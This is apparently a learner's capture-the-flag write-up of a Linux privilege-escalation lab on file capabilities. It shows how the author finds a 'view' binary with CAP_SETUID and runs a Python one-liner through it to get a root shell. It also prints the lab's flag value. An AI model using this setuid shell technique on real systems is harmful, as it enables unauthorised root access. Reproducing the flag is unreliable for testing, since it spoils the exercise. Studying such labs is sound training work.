

Privilege Escalation Capabilities

Again we are back for another room, this time however it is focussing on capabilities. We loaded a new attack box again to refresh the console. Now capabilities help manage privileges at a more granular level. For instance a SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system admin does not want to give the user higher privileges, they can change the capabilities of the binary. As a result the binary would get through its task without needing a higher privilege user.

We can use the
getcap
Which generates a list of enabled capabilities
If however we ran:
getcap -r /
It would generate a huge amount of errors

Now when I inputted:
ls -l
It displayed 2021 vim
Now vim in this case is actually on the GTFO bin when I had a look to see what I could find.
getcap -r / 2>/dev/null
This will display our list of capabilities WHILE filtering the errors to a different area, thus not sending the immense stream of errors to our console.
Once that is done 6 capabilities are displayed, hence answering our first question.
What other binary can be used through its capabilities?
View, as shown in the displayed output.
/home/ubuntu/vew
Now that is done we must get access to flag4.txt.
So I go back to GTFObins and type : **view**





Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

This requires that `view` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which view) .
sudo setcap cap_setuid+ep view

./view -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Once this is done the important thing that we must identify is the python version, we must set that!

./view -c ‘:py3 import os; os.setuid(0); os.execl(“/bin/sh”, “sh”, “-c”, “reset; exec sh”)’


INTO:

/home/ubuntu/view -c ‘:py3 import os; os.setuid(0); os.execl(“/bin/sh”, “sh”, “-c”, “reset; exec sh”)’

Once that was done I used the command:

id

Which identified the uid=0(root) telling me that I had actually hacked my way to the higher permissions.



```
# cd /home
# ls
karen  ubuntu
# cd ubuntu
# ls
flag4.txt  view
# cat flag4.txt
THM-9349843
# 
```

And there we go! We obtained the flag.

THM-9349843